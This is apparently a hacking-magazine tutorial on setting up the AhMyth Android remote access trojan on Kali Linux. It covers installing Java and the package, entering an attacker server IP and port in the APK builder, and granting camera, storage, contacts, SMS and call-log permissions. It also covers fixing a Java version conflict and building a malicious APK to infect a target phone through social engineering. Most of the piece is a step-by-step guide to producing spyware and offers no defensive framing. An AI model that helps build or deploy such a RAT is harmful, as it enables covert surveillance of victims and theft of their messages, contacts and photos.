
**AhMyth, The Cross
Platform Android
RAT**

In this month's "Hacking Tool" feature, you will learn about AhMyth, a cross-platform Android remote Administration Tool (RAT).

Android phones have become ubiquitous even in organizations around the world. So, they can provide initial access if others fail. AhMyth RAT can be used to control target Android phone's camera, microphone, file manager, spy on downloads, call logs, SMS and contacts, take photos with camera, spy on their location etc. The downloaded information of this RAT is given in our Downloads section.

AhMyth RAT is cross-platform and it can be installed and set up on both Linux and Windows. It can either be built from the source or binaries can be downloaded and setup.

Let's see how to setup AhMyth RAT C&C server on Kali and create a client to infect a target Android phone. Let's start. First, download the installer of AhMyth RAT from information given in our Downloads section. Make sure you download an appropriate version of AhMyth. For this tutorial, we downloaded AhMyth-setup_amd64.deb package.



Install Java 11 in Kali as shown below as AhMyth needs it. It can be done as shown below.

```
(kali@kali)-[~]
$ sudo apt-get install openjdk-11-jdk* -y
```

Once Java is finished installing, go to the folder in which AhMyth setup file is present and give it executable permissions and install it as shown below.

```
(kali@kali)-[~]
$ cd Downloads

(kali@kali)-[~/Downloads]
$ ls
AhMyth-Setup_amd64.deb


(kali@kali)-[~/Downloads]
$ chmod 777 AhMyth-Setup_amd64.deb

(kali@kali)-[~/Downloads]
$ ls
AhMyth-Setup_amd64.deb

(kali@kali)-[~/Downloads]
$ sudo apt-get install ./AhMyth-Setup_amd64.deb
```

After the installation is successful, you can start AhMyth using command shown below.

```
(kali@kali)-[~/Downloads]
$ ahmyth
```

Let's build an APK. An APK stands for Android Package Kit and is the file format used to distribute and install apps on Android OS. Go to the "APK builder" section.

Victims

APK Builder

APK Configuration

Server IP: 188.132.xxx.xxx

Server Port: default is 42474

Permissions Customization

☐ Camera ☐ Storage ☐ Mic ☐ Location ☐ Contacts ☐ SMS ☐ CallsLogs

☐ Bind With An Original Apk

Build

4/11/2025, 7:47:06 AM

[*] Welcome to AhMyth Android R.A.T.

Set the attacker IP address (IP address of Kali Linux on which AhMyth server is installed). You can set even your own port number as listening port. If you don't specify a port, AhMyth will use 42474 as default port. Select the permissions you want your malicious mobile app to have. I select camera, storage, contacts, SMS and call logs.

This part of the page has been
intentionally left blank

Victims

APK Builder

APK Configuration

Server IP: 192.168.0.110

Server Port: default is 42474

Permissions Customization

☒ Camera ☒ Storage ☐ Mic ☐ Location ☒ Contacts ☒ SMS ☒ CallsLogs


☐ Bind With An Original Apk

Build

4/11/2025, 7:47:06 AM

[*] Welcome to AhMyth Android R.A.T.

AhMyth also gives you an option to bind your malicious mobile app to a genuine APK. More about that later though. Let's just create a stand-alone APK for this tutorial. After selecting all the permissions, you want click on "Build".



If you get an error as shown in the above image, then you have multiple versions of Java installed on your system. Here, AhMyth just needs 11 but it is showing 21.

Let's just see how many versions of Java are installed on Kali using the command given below.

This part of the page has been
intentionall left blank

```
(kali@kali)-[~]
$ dpkg -l | grep openjdk
ii openjdk-11-jdk:amd64 11.0
.25~5ea-1 amd64
OpenJDK Development Kit (JDK)
ii openjdk-11-jdk-headless:amd64 11.0
.25~5ea-1 amd64
OpenJDK Development Kit (JDK) (headless)
ii openjdk-11-jre:amd64 11.0
.25~5ea-1 amd64
OpenJDK Java runtime, using Hotspot JIT
ii openjdk-11-jre-headless:amd64 11.0
.25~5ea-1 amd64
OpenJDK Java runtime, using Hotspot JIT (headless)
ii openjdk-21-jre-headless:amd64 21.0
.6+7-1 amd64
OpenJDK Java runtime, using Hotspot JIT (headless)
```


Remove version 21 Java as shown below.

```
(kali@kali)-[~]
$ sudo apt remove openjdk-21-jre
The following packages were automatically installed and are no longer required:
dnsmap python3-pandas-lib
figlet python3-pyexploitdb
finger python3-pyfiglet
imagemagick python3-pyshodan
imagemagick-7.q16 python3-pysmi
java-wrappers python3-pysnmp4
libblosc2-4 python3-qasync
medusa python3-serial-asyncio
```



```
(kali@kali)-[~]
$ sudo apt remove openjdk-21-jre-headless
```

Let's go back to AhMyth's interface and click on 'Build' again.




As you can see, this time the APK got created successfully. Obviously, this APK should be installed on our target Android phones. This definitely requires social engineering.

